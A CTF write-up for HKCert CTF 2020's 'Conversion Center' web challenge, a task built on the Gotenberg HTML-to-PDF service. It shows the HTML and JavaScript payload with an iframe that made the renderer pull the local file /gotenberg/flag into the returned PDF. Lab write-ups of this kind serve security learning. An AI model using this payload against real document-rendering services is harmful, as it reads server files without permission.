HKCert CTF 2020 Writeup » Conversion Center 轉換中心
Web Exploitation 網站保安 / Conversion Center⌗
Challenges - 468 Pts(Init: 500 Pts) - 5 Solved⌗
Author 作者:VXRL

Description 描述:

The author is lazy. He just randomly copied a webservice called gotenberg and put a flag inside the container. Can you find the flag?

作者懶。他隨便複製了一個名為 gotenberg 的網絡服務,並在其容器內放置了一個旗子。你能找到旗子嗎?

http://secondary.pwnable.hk:50008/
Hint:
The flag is located in "/gotenberg/flag".

旗子位於 "/gotenberg/flag" 中。
Solve:⌗
this Challenges is actually referenced to thecodingmachine/gotenberg:

You can see the official documentation at here
this Docker API do thing like converting HTML/MarkDown and Offic Documents to PDF by sening the file with POST request
it provides endpoint /convert/url, /convert/markdown, /convert/office
but the one that got me is convert/url and convert/html
first of all, i tried to search critical vulnerability for gotenberg, since i saw this issue:

i though this might require you to execute ACE for a while( since no one solved it, it should (has to be very hard) , but this is going no where, after an while, i Decided to take a look about the documentation
and then i start sending some POST request just to see how gotenberg handle those request
after few attempt, i noticed that convert/url unable to leak the flags
My attempt URL:
http://secondary.pwnable.hk:50008/convert/url?multipart/form-data=localhost:50008/gotenberg/flag
But it return:
{
    "message": "Unsupported Media Type"
}
and then i tired to use html and notice that you can Run JavaScript From the html, then So that diden work out, after an few googling and view the Docs more precisely, i notice an query parameter that called remoteURL

but after few attempt, i gaved up, so i tired to use JavaScript to leak the flag
first of all, i tried to leak the current locateion of the gotenberg with this html:
<h1 id=demo>
   PWNED!
</h1>
<script>
   var loc = window.location.pathname;
   document.getElementById("demo").innerHTML = loc.substring(0, loc.lastIndexOf('/'))
</script>
it will cause it return an PDF with this set of data:

then I changed the code little, this time, I added an “iframe” to read(leak) the flag for us
<h1 id=demo>
    CTF is my life :D!
</h1>
<script>
    var loc = window.location.pathname;
    document.getElementById("demo").innerHTML = loc.substring(0, loc.lastIndexOf('/'))
</script>
<iframe src="/gotenberg/flag"></iframe>
There is the Flags!

Flags:⌗
hkcert20{Did_u_reaD_the_freaking_manual }